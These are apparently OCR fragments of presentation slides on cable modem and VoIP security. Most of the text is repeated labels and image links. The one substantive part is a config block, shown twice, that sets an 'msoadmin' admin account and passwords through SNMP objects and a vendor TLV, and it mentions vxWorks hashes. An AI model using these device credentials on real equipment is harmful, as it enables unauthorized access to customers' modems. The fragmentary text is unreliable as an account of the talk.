






+49 30 3333




+49 30 3333
+49 30 3333
Contract
cable
SIP
SIP
Contract
cable


+49 30 3333
+49 30 3333
Contract
cable
SIP
Contract
cable
SIP


VoIP
DHCP
TFTP
SNMP
SIP
Contract
cable


VoIP
DHCP
TFTP
SNMP
SIP
Contract
cable

Fixing It

Fixing It

Fixing It

Fixing It

Fixing It

Fixing It

Admin


Telnet

Admin

SSH

SSH

```
SnmpMibObject enterprises.35604.1.19.3.5.5.0 String "msoadmin";
SnmpMibObject enterprises.35604.1.19.3.5.6.0 String “Egj1nQ";

VendorSpecific
{
        VendorIdentifier 0x5c353b;
        GenericTLV TlvCode 125 TlvString "msoadmin:RQzzR99ycc";
}
```



SSH

```
SnmpMibObject enterprises.35604.1.19.3.5.5.0 String "msoadmin";
SnmpMibObject enterprises.35604.1.19.3.5.6.0 String “Egj1nQ";

VendorSpecific
{
        VendorIdentifier 0x5c353b;
        GenericTLV TlvCode 125 TlvString "msoadmin:RQzzR99ycc";
}
```

SSH

password

vxWorks Hash

RQzzR99ycc

SSH

password

vxWorks Hash

checksum
